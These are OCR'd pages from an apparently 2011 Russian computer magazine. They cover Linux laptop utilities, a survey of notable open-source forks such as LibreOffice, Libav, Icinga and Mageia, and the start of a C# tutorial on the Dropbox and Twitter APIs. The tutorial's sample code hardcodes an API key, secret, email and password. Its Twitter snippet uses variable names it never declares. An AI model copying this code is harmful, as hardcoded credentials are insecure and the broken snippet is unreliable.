
В браузере вводим http://IP-адрес:8080.

Расширение функциональности

Клавиатура ноутбука может иметь несколько специальных клавиш, используемых для управления какими-либо функциями. Дополнительные элементы управления могут располагаться и на корпусе устройства. Часто они отказываются работать прямо из коробки, поэтому нужна программа, которая могла бы их активировать.
Линуксоиды старой школы для настройки клавиш на свой вкус используют инструмент xmodmap, однако это слишком хардкорный способ. Гораздо проще воспользоваться графической программой keytouch (keytouch.sf.net), которая уже имеет преднастроенные карты клавиш для многих мультимедийных и ноутбучных клавиатур.
Пакет с программой есть в любом дистрибутиве, так что для установки просто выполняем привычную команду:

```
$ sudo apt-get install keytouch
```

После запуска программа предложит выбрать производителя и модель клавиатуры/ноутбука. Возможно, в списке не окажется твоей модели, но ты можешь попробовать другие модели (обычно производители сохраняют совместимость в расположении клавиш между ними).



В отличие от Dropbox, Unison позволяет проводить синхронизацию индивидуально для каждого файла

Тачпад — другой элемент управления, который может потребовать дополнительной «доводки». Но здесь все проще: почти все ноутбуки оснащаются сенсорными панелями фирмы synaptics, для настройки которых в Linux есть отличный графический инструмент под названием gsynaptics (в сущности, это просто надстройка над консольной программой synclient, поставляемой вместе с X.org).

```
$ sudo apt-get install gsynaptics
```

Далее запускаем программу и видим перед собой окно настройки. Оно состоит из четырех вкладок с очевидными названиями. Здесь можно настроить все, начиная от чувствительности сенсора и заканчивая «круговой прокруткой».

Батарея

Ноутбук работает от батареи, поэтому очень чувствителен к жадным до процессорных и других ресурсов программам. Чтобы выявить такие программы и убить их в случае необходимости, можно использовать утилиту powertop, которая покажет процессы, в ходе исполнения которых система потребляет больше всего энергии.
Устанавливаем программу и запускаем ее:

```
$ sudo apt-get install powertop
$ sudo powertop
```

Ждем пять секунд, получаем доступ к top-подобному псевдографическому интерфейсу. В верхней части окна показаны поддерживаемые процессором режимы энергосбережения и количество времени, которое он провел в каждом из режимов. Нижняя часть окна — список самых прожорливых процессов, отсортированный сверху вниз. Его нужно внимательно проанализировать и, по возможности, избавиться от не особо нужных (хотя бы на то время, пока ноутбук работает от батареи).
Некоторые железные компоненты ноутбука (WiFi-адаптер, например) также могут быть отключены во имя энергосбережения. Отключить их можно с помощью программы jupiter, которая представляет собой интерфейс, в котором собраны все самые необходимые инструменты управления ноутбуком.
Итак, устанавливаем:

```
$ sudo apt-get install jupiter
```

Далее запускаем программу. В трее появляется значок, по клику на котором вываливается меню, через которое можно сделать следующее:

- Перевести лаптоп в энергосберегающий режим.
- Отключить тачпад (чтобы не мешал печатать) и модуль WiFi.
- Изменить разрешение и ориентацию экрана.
- Включить/отключить дополнительные видеовыходы.

Выводы

Ноутбук действительно мало чем отличается от обычного компа, но как ты смог убедиться, он требует «особого отношения». Используя описанные в статье программы, ты сможешь сделать свою работу с ноутом гораздо более продуктивной.

Юрий «Adept» Видинеев (adeptg@gmail.com)



LibreOffice

Mageia

Linux Mint

ЭНЕРГИЯ ПОЛУРАСПАДА

Обзор самых интересных форков последнего времени

Форк вбирает в себя самое лучшее из прототипа и является движущей силой в мире OpenSource. Но это один из тех механизмов, к которым прибегают, как правило, только в том случае, когда прийти к какому-нибудь компромиссу не удается. Ведь разветвление может негативно сказаться на темпах развития проекта.


Свободный офис


LibreOffice — самый масштабный форк последнего времени. Вообще, предпосылки к его появлению возникли еще в то время, когда развитием OpenOffice занималась Sun. Многие разработчики были недовольны процессом разработки: отсутствием реальных лидеров в проекте, жестким руководством, недостаточной прозрачностью, необходимостью подписывать с Sun соглашение о передаче авторских прав на код для включения его в upstream. Все эти проблемы привели к тому, что количество активных разработчиков со временем только уменьшалось. Некоторые из них (при поддержке, в основном, Novell) поддерживали набор патчей для актуальной версии OOo, существенно расширяющих функциональность. Эта сборка даже носила отдельно имя — Go-OO и могла похвастаться поддержкой VBA-макросов, улучшенной поддержкой бинарных форматов Microsoft и OOXML, оптимизацией производительности и многим другим. До недавнего времени большинство дистрибутивов (SUSE, Debian, Ubuntu и другие) включали в свой состав именно сборку Go-OO. Надо отметить, что Go-OO — это не полноценный форк, а просто набор патчей — то есть, его релизы жестко завязаны на релизы ванильного OpenOffice.

Время шло, а подход к разработке OpenOffice в Sun не менялся. Но вот стало известно, что Oracle покупает Sun. В связи с этим некоторые надежды возлагались на то, что после сделки разработка станет более открытой. Но Oracle не оправдал надежд сообщества, поэтому группа ведущих разработчиков решилась сделать форк, создав для этого некоммерческую организацию Document Foundation. Ключевыми особенностями нового процесса разработки стали полная независимость от какой-либо одной организации и открытость для всех желающих (больше не нужно передавать авторские права на код). К Document Foundation быстро присоединились такие компании и организации, как FSF, OASIS, GNOME Foundation, Google, Novell, Red Hat, Canonical (полный список на май 2011 года включает 39 членов — goo.gl/



Mageia


Экспериментальные возможности в LibreOffice


LibreOffice Writer выглядит пока один в один как OpenOffice Writer

UqGHN). Oracle тоже было отправлено предложение о вступлении, а заодно — просьба передать новой организации права на торговую марку OpenOffice.org. Oracle отказалась, более того — попросила участников Document Foundation покинуть совет OpenOffice.org. Четыре человека покинули совет, а для нового офисного пакета была выбрана торговая марка LibreOffice. Дальше события развивались стремительно. Сразу после объявления о создании Document Foundation (28 сентября 2010 года) вышла первая бета-версия LibreOffice 3.3.0 (нумерация версий была позаимствована у OOo), которая, по сути, представляла собой Go-OO. Участники приступили к созданию инфраструктуры: wiki, IRC, списков рассылок (на 13 языках мира, в том числе и русском). В течение первой недели бета-версию скачали более 80000 раз. Количество зеркал проекта выросло до 45 (в 25 странах). В среднем, на IRC-канале разработчиков постоянно находилось около 100 человек, а количество сообщений составило 14000. Две тысячи человек подписались на почтовую рассылку с анонсами, триста человек — на рассылку с дискуссией. В Twitter количество фолловеров выросло до шестисот. Примерно через месяц с момента основания проекта количество коммиттеров перевалило за сотню, 20 из них fulltime (Red Hat, Novell, Canonical).
Первый стабильный релиз вышел 5 января 2011 года и был скачан больше 1,3 миллиона раз. После выхода релиза 3.3 Document Foundation организовала сбор средств, необходимых для официальной регистрации организации в Германии. Нужную сумму (50000 евро) набрали за 8 дней!
LibreOffice 3.3 перенял все улучшения OpenOffice.org 3.3 (переработанный диалог печати, поле для поиска на панели инструментов, возможность задать пароль на редактирование документа, число строк в таблицах Calc увеличено с 65000 до 1 миллиона и многое другое), а также получил ряд уникальных функций:
• Возможность импорта и редактирования SVG-изображений;
• Мастер для облегчения создания титульных страниц (Writer);
• Был серьезно доработан инструмент «Навигатор» (тот, который по умолчанию забинден на <F5>), в частности, все заголовки теперь могут отображаться древовидно;
• Возможность импорта документов MS Works и Lotus Word Pro, сильно улучшен импорт файлов WordPerfect;
• Добавлен режим, включающий некоторые экспериментальные функции (например, интерактивное редактирование формул в документе), стабильная работа которых не гарантируется. Функция активируется в «Сервис→ Параметры → LibreOffice → Включить экспериментальные (нестабильные) возможности»;
• Поддержка трех разных синтаксисов определения формул: Calc A1, Excel A1 и Excel R1C1;
• Ускорение импорта ODS, Excel и DBF; улучшена совместимость с Excel, добавлена поддержка импорта диаграмм в формате pptx.
Многие дистрибутивы включили LibreOffice 3.3 вместо OpenOffice в поставку по умолчанию: Ubuntu 11.04, Fedora 15, openSUSE 11.4, Mandriva 2011. LibreOffice будет участвовать в Google Summer of Code 2011 с несколькими проектами (самый интересный из них, на мой взгляд, — возможность импорта Visio-файлов).

Мультимедиа войны

Реальность мира OpenSource такова, что любой более-менее большой проект с более-менее долгой историей периодически форкают. Причем, нередки случаи, что форк поддерживается одним разработчиком. До того момента, пока ему не надоест. Этой же участи не удалось избежать и mplayer (которому, кстати, в конце прошлого года исполнилось 10 лет). Довольно известен форк под названием mplayerxp, использующий многопотоковое ядро (к слову, ванильный mplayer тоже с недавних пор умеет декодировать видео в несколько потоков). Менее известен форк mplayer-ww — Windows-only, многопоточный, с поддержкой воспроизведения формата PMP (PlayStation Portable), поддержкой DSP-плагинов winamp и множеством других мелких изменений. Совсем недавно появился новый форк — ни много ни мало — mplayer2. Причины создания форка до конца не ясны, а список основных отличий содержит следующие пункты:
• улучшенная обработка пауз. В ванильном mplayer выполнение любой команды снимает паузу. В mplayer2 такое поведение исправлено;



links

• goo.gl/AWH2p — блог Document Foundation
• goo.gl/DT6z8 — полный changelog LibreOffice 3.3
• goo.gl/9RhuB — список проектов LibreOffice на Google Summer of Code 2011
• goo.gl/8Gkft — сравнение Icinga и Nagios

LibreOffice

Mageia

Форки всех времен и народов

Кроме описанных в статье, можно выделить следующие проекты-форки, затмившие свои оригиналы:

- **Firefox** — браузер №2 по популярности в мире. Родился как форк Mozilla Application Suite путем отсечения всего лишнего;
- **X.Org** — форк XFree86, возникший, в основном, из-за разногласий по поводу лицензии;
- **Ubuntu** — форк Debian, дистрибутив №1 на десктопах с жестким циклом релизов;
- **OpenBSD** — самый секурный вариант BSD. Мало кто помнит, что это форк NetBSD, возникший в 1995 году из-за конфликта среди разработчиков;
- **Joomla** — одна из самых популярных CMS, начала свое развитие как форк когда-то популярной CMS Mambo.

- улучшение поддержки формата Matroska;
- автоматическая поддержка многопоточности без необходимости отдельного конфигурирования;
- улучшенная поддержка технологии Nvidia VDPAU, позволяющей перекладывать декодирование видеопотока на GPU;
- убрана зависимость от встроенной версии FFmpeg, переход на использование стандартного FFmpeg API;
- удалили mencoder (мотивировав это тем, что у него ужасный код, который нереально поддерживать). Обещают в следующих версиях предложить какое-нибудь свое решение, в частности, некоторые функции перекодирования планируется возложить на сам mplayer2;
- удален штатный GUI-интерфейс.

Для тестирования доступен релиз-кандидат версии 2.0, который пока полностью совместим с оригинальным mplayer. Вроде бы, сама по себе идея неплоха, но активность в багтрекере проекта и списках рассылки показывает, что если проект не поддержит широкая общественность — это будет очередной всеми забытый форк.
GUI к mplayer форкают еще чаще. Встречайте новичка — UMPlayer, форк SMPlayer. Недавно вышла версия 1.0, хотя, судя по количеству багов в багтрекере и отзывам, зря его уже назвали релизом. В отличие от прародителя, форк доступен не только под Windows и Linux, но и под Mac OS X. Другие его особенности:

- скины написаны на CSS. В комплект поставки уже включено несколько скинов;
- умеет искать, воспроизводить и сохранять ролики с Youtube;
- умеет проигрывать SHOUTcast-потоки;
- поиск субтитров на opensubtitles.org.

Обычно форк — достаточно мирное мероприятие. Максимум — часть разработчиков уходит, громко хлопнув дверью и сказав что-нибудь нелицеприятное напоследок. Но случаются и исключения. Например, с FFmpeg — в начале года группа разработчиков попыталась совершить «государственный переворот». Причем, ни у кого из этой группы не было права записи изменений в git-репозиторий, поэтому они просто его склонировали и поменяли ссылку на сайте на новый, заодно максимально урезав права остальным членам сообщества. Мотивами такого поступка послужили многочисленные проблемы в процессе разработки, которые не решаются годами, снижение темпа развития проекта, а также то, что проект, фактически, находится в руках одного мейнтейнера. В общем, со стороны ситуация выглядит очень некрасиво. После продолжающихся несколько месяцев переговоров и метаний группа «революционеров» все же решила, что сделать форк — правильнее. Назвали форк Libav. Одна из основных технических целей форка — устранение фрагментации проекта на большое количество вспомогательных библиотек.

Форки не для всех


Нередкое явление и форки узкоспециализированных проектов. Вот несколько недавних.
От проекта Gosa откололся форк FusionDirectory. Gosa — специализированная веб-морда к LDAP для управления учетными записями пользователей, рабочих станций, группами, правами и многим другим. Причина форка: разработкой Gosa занимается, в основном, немецкая компания GONICUS GmbH, и внесение изменений (особенно, в ядро) сторонними разработчиками затруднено.
Система управления проектами Redmine была форкнута небольшим количеством старых разработчиков. Форк получил название ChiliProject, а произошло это в феврале 2011 года. Мотивы форка — сделать процесс разработки (в особенности, принятия новых патчей в upstream) более прозрачным, улучшить взаимодействие ChiliProject с другими проектами и community. Цели достойные, но пока форк развивается существенно медленнее оригинала.
Система непрерывной интеграции Hudson — довольно известный в узких кругах проект Sun, который ныне принадлежит Oracle. В ноябре 2010 года на хостинге проекта (java.net) были без предупреждения заблокированы списки рассылки и репозитории (как потом выяснилось — в связи с обновлением). Разработчикам это не понравилось, и они перенесли код на github, заодно переименовав проект в Jenkins (так как Oracle отказалась передать сообществу имя Hudson). Правда, некоторое время спустя у Oracle появилось желание передать Hudson под управление сообщества, а конкретно — организации Eclipse Foundation.
Программ для мониторинга сети Enterprise-уровня с OpenSource-лицензией очень мало. Относительно недавно одна из них, Nagios, обзавелась форком под названием Icinga. Форк был реакцией на чрезмерное «закручивание гаек» компанией Nagios Enterprises. Сегодня Icinga развивается гораздо быстрее своего «прародителя» и уже имеет множество собственных фишек, среди которых:

- Переработан классический веб-интерфейс на C и написан новый, альтернативный на PHP и Ajax;
- Данные мониторинга можно хранить в БД. Пользователей системы тоже можно хранить в БД (или в LDAP);
- Полная поддержка IPv6, а также возможность мониторинга смешанных IPv6/IPv4-сетей;
- Наличие API (XML, JSON, SOAP);
- Возможность конфигурирования из веб-интерфейса.

При этом Icinga пытается сохранить максимальную совместимость с Nagios.
Игры тоже форкают. Недавний тому пример — довольно популярный FPS Nexuiz. Один из основателей проекта (Lee Vermeulen), который уже очень долгое время в проекте не участвовал, передал права на код и название молодой игровой компании Illfonic. Компания закрывает код (который ранее распространялся только под лицензией GPL) и разрабатывает версию для игровых консолей. Сообщество ответило на эти действия созданием форка под названием Xonotic. Планируется в дальнейшем избежать ситуаций, в которых весь код будет принадлежать только одному человеку.

Битвы титанов

Довольно часто бывает, что разработчики не мелочатся и делают форк целых дистрибутивов/ОС.
Последнее время дела у Mandriva шли совсем неважно — компания потеряла около 30 миллионов евро и вынуждена была уволить большое количество своих сотрудников. Чтобы спасти дистрибутив, бывшие сотрудники и члены сообщества сделали форк


Один из скинов UMPlayer


Linux Mint


Пока в проекте ChiliProject катастрофически мало участников


Современная Ubuntu с KDE 3.5

— Mageia, управляемый независимой некоммерческой организацией. Первый релиз нового дистрибутива с точки зрения пользователя практически ничем не отличается от Mandriva 2010.1: лишь ребрендинг, новые версии пакетов и замена OpenOffice на LibreOffice.

С точки зрения сообщества, наоборот, была проделана огромная работа — с нуля создана вся инфраструктура: система для сборки пакетов (с помощью которой собрано больше 10000 пакетов), сайт (блог, wiki), багтрекер, списки рассылок, форумы, IRC-каналы и многое другое. В общем, первая версия — это проба сил сообщества и инфраструктуры. Касательно грядущих версий четких планов пока нет. Тем временем, Mandriva тоже готовится к следующему релизу — Mandriva 2011, который запланирован на середину июня. Время покажет, который из дистрибутивов-близнецов окажется жизнеспособнее.

Гораздо более интересен в плане перспектив форк Android под названием IcedRobot, который пока развивают всего два разработчика. Цель форка — заменить Dalvik Virtual Machine (реализация Java, которая используется в Android) на OpenJDK (реализация Java, распространяющаяся под GPL), при этом не потеряв совместимости с уже написанными приложениями. Для этого планируется сначала модифицировать Dalvik так, чтобы он не зависел от используемого в Android ядра. Затем нужно будет создать прослойку, преобразующую байткод Dalvik в байткод OpenJDK. Плюсов от такого перехода два:

• возможность запускать Android-приложения везде, где работает OpenJDK;
• к OpenJDK нет никаких претензий по поводу нарушенных патентов (по крайней мере, у основных игроков рынка в настоящее время).

Иногда история форков ОС принимает причудливые формы. Жил-был себе Debian, и однажды на его основе сделали форк — Ubuntu, который по популярности на десктопах в разы обошел своего прародителя.

Через некоторое время уже на основе Ubuntu сделали еще один дистрибутив для десктопа — Linux Mint, который по популярности догоняет Ubuntu (по крайней мере, на distrowatch.com он уже давно и уверенно держится на втором месте). Кстати, недавно вышел релиз за номером 11 (кодовое имя Katya), который от Ubuntu 11.04 отличается отсутствием Unity (вместо него — старый добрый ламповый Gnome 2.32), наличием кодеков (а также flashplayer, unrar) из коробки (только в DVD-редакции), фирменным оформлением в зеленых тонах и несколькими собственными утилитами:

• **mintMenu** — замена стандартного меню GNOME;
• **mintInstall** — менеджер приложений, по функциональности схожий с Центром приложений в Ubuntu;
• **mintUpdate** — менеджер для гибкой установки обновлений;
• **mintBackup** — очень простая тулза для бэкапов.

В отличие от ОС, DE — одна из тех областей, где форки появляются очень редко. Думаю, тут все дело в их большом разнообразии и трудоемкости поддержки.

Но изредка такое случается. Один из самых свежих примеров — форк KDE 3.5. С выходом KDE4 разработчики KDE объявили эту ветку устаревшей и забросили. Но так как не все были готовы расстаться с 3.5, получился форк — Trinity Desktop Environment.

Для проекта, заброшенного основной массой создателей, разработка идет довольно бодро: выпущено несколько релизов с мелкими улучшениями, имеются грандиозные планы по переписыванию на Qt4 и смене HAL на udev. На сайте (www.trinitydesktop.org) можно скачать пакеты для свежих Debian/Ubuntu, RPM-пакеты для RedHat/Fedora и OpenSUSE ожидаются в ближайшем будущем.

To fork or not to fork

Обычно форк приводит к «распылению» сил разработчиков. Но, бывает, что это единственный выход, и после этого проект обретает вторую жизнь.

Так случилось, например, с X.Org, который в 2004 году откололся от XFree86 из-за разногласий по поводу новой лицензии.

В результате форк сейчас гораздо популярнее своего прародителя. Еще один удачный пример — GCC. В 1997 году был создан форк EGCS, который включил в себя ряд экспериментальных возможностей. Впоследствии проекты объединились, основой «нового GCC» стал EGCS.

Игорь Антонов (antonov.igor.khv@gmail.com, http://vr-online.ru)



«Социальный» кодинг на Сишарпе

Покоряем Dropbox, VK, Flikr и Facebook одним ударом

Твиттер, «В Контакте», Facebook... Прочитал френд-ленты во всех сетях — и день прошел бездарно. Как быть? Как за всем уследить? Пожалуй, решение одно — автоматизация и фильтрация лишнего контента. Как это сделать? Как подружить свою программу с чужими проектами? Об этом и поговорим в статье.

Что значит «взаимодействовать»?

Изначально социальные сети строились как отдельные проекты. Об объединении с похожими ресурсами не было и речи. Наверное, основной идеей был охват пользователей. «Зачем делиться посетителями, если их можно собрать всех?», — думали многие. К счастью, время делает свое дело, и после старта в России «В Контакте» стали появляется альтернативы. Причем альтернативы с хорошим финансированием — «Мой мир», «Одноклассники» и т.д. В основе всех этих проектов лежит одна и та же идея. Тем не менее, каждый из них старается выделиться и предоставить пользователю уникальные фишки. Вот бедным пользователям и приходится разрываться. В одной сети — куча друзей, в другой — до фига левого контента, в третьей — тусуются заказчики и работодатели...
Выбрать для себя один сервис на все случаи жизни уже нереально. Разработчики социальных сетей (а также различных полезных сервисов) это поняли и сейчас активно улучшают интерфейсы для взаимодействия с другими сервисами и программами. Выгода очевидна для всех. Пользователю не нужно разрываться между разными проектами. С помощью специальных средств он может заходить в один сервис, но всегда быть в курсе того, что творится на другом. Вот тебе реальный пример. На портале сообщества www.vr-online.ru настроена интеграция с такими социальными сетями, как Twitter и «В Контакте». Стоило один раз все поднять — и теперь при добавлении нового контента его анонс мгновенно улетает в твиттер и контакт. Вроде мелочь, а в итоге — пользователи обеих социальных сетей сразу становятся в курсе обновления. Удобно?! Думаю, да. Честно говоря, это еще мелочи. Экспорт материала — это лишь вершина айсберга. Главная вкусность заключается в возможности использования системы авторизации социальных сетей для своего проекта. Проще всего



Рисунок 1. Регистрируем новое приложение в DropBox



Рисунок 2. Facebook C# SDK на CodePlex

ЗНАКОМИМСЯ С DROPBOX

```
// Инициализация объекта типа DropBox.DropBoxCredentials
// Объект используется для установки значений, используемых
// для доступа к учетной записи DropBox
DropBox.DropBoxCredentials myCredentials = new AppLimit.
  CloudComputing.SharpBox.DropBox.DropBoxCredentials();

// Ключ, полученный при регистрации нового приложения
myCredentials.ConsumerKey = "kxsdqll7p11dtcy";
// Секретная фраза, полученная при регистрации
myCredentials.ConsumerSecret = "dhw5dvlrmxw62oe";

// Вводим данные своего аккаунта
// (имя пользователя и пароль)
myCredentials.UserName = "anton@gmail.com";
myCredentials.Password = "13241414";

// Получаем стандартную конфигурацию хранилища DP
DropBox.DropBoxConfiguration myConfiguration =
DropBox.DropBoxConfiguration.GetStandardConfiguration();

CloudStorage myStorage = new CloudStorage();

// Если открыть хранилище не удалось,
// то прекращаем работу
if (!myStorage.Open(myConfiguration, myCredentials))
{
    MsgBox("Не удалось открыть хранилище!");
    return;
}

//Если все ok, то можем приступать к загрузке/выгрузке файлов
myStorage.UploadFile("article_for_x.txt",
  "/MyPublicDirectory");
myStorage.DownloadFile("/MyPubarticle_for_x.txt ",
  "C:\\");

// В конце необходимо проверить открытость
// хранилища
// Если оно открыто, то принудительно закрываем
if (myStorage.IsOpened)
{
   myStorage.Close();
}
```

это представить на примере web-проекта. Не буду далеко ходить и в качестве примера вновь назову свой любимый www.vr-online.ru. Однажды нам потребовалось привлечь новых посетителей. Привлекать решили из популярной социальной сети «В Контакте». Найти людей, которых может заинтересовать проект, не проблема. Гораздо труднее «сдвинуть» их с места и добиться того, чтобы они зарегистрировались на нашем ресурсе (ну и стали его посещать). Сегодня каждый второй

AUTH АВТОРИЗАЦИЯ

```
using TweetSharp;
TwitterService tws =
new TwitterService("твой_ключ", "твой_секрет");

//Получаем ключ
OAuthRequestToken reqToken =
tws.GetRequestToken();

//Перенаправляем на url oAuth авторизации
Uri uri = tws.GetAuthorizationUri(reqToken);
Process.Start(uri.ToString());

//Обмен запрошенного ключа на ключ доступа
string verifier = "123456"; //Указываем верификатор
OAuthAccessToken access =
service.GetAccessToken(requestToken, verifier);

//Производим аутентификацию и получаем лист упоминаний
service.AuthenticateWith(access.Token, access.
TokenSecret);

IEnumerable<TwitterStatus> mentions =
service.ListTweetsMentioningMe();
```

ресурс требует регистрации, и многие уже задолбались выдумывать себе разные логины и пароли. Наш ресурс в этом плане не отличается оригинальностью. Чтобы упростить дорогим посетителям жизнь, мы решили настроить взаимодействие сайта с социальной сетью «В Контакте» и обеспечить пользователям возможность входить на наш ресурс путем авторизации через контакт. Другими словами, для входа на наш сайт пользователю требуется авторизоваться во «В контакте» — и все. Результат не заставил себя долго ждать — новые пользователи стали охотно пользоваться этой фичей. Сейчас ты можешь подумать, что подобные взаимодействия актуальны лишь для сайтов, а для десктопных приложений действуют иные правила. Это не так. Ты запросто можешь использовать подобные трюки и в десктопных приложениях. Допустим, ты решил закодить очередной и неповторимый ICQ-клиент (Хотя, кто в наши дни еще пользуется аськой?). Однозначно ты получишь дополнительных юзеров, если снабдишь свое творение поддержкой обмена сообщениями через «В Контакте», «FB» и т.д. Сделаешь все это красиво и качественно — твоими пользователями станут не только асечники, но и контактники (как пример). Помни, что рост количества пользователей твоего проекта существенно увеличивает шанс заработать на нем кругленькую сумму американских президентов.

Во всех предыдущих абзацах я только и делал, что говорил о социальных сетях. Однако, все вышеописанное можно также отнести и к другим сервисам. На просторах интернета есть много интересных проектов, которые готовы предоставить доступ к своему функционалу. Тебе лишь остается придумать, как этим можно воспользоваться и получить максимальную выгоду. Не нужно изобретать очередной велосипед — лучше взять готовую двухколесную хреновину и прикрутить к ней атомную тур-



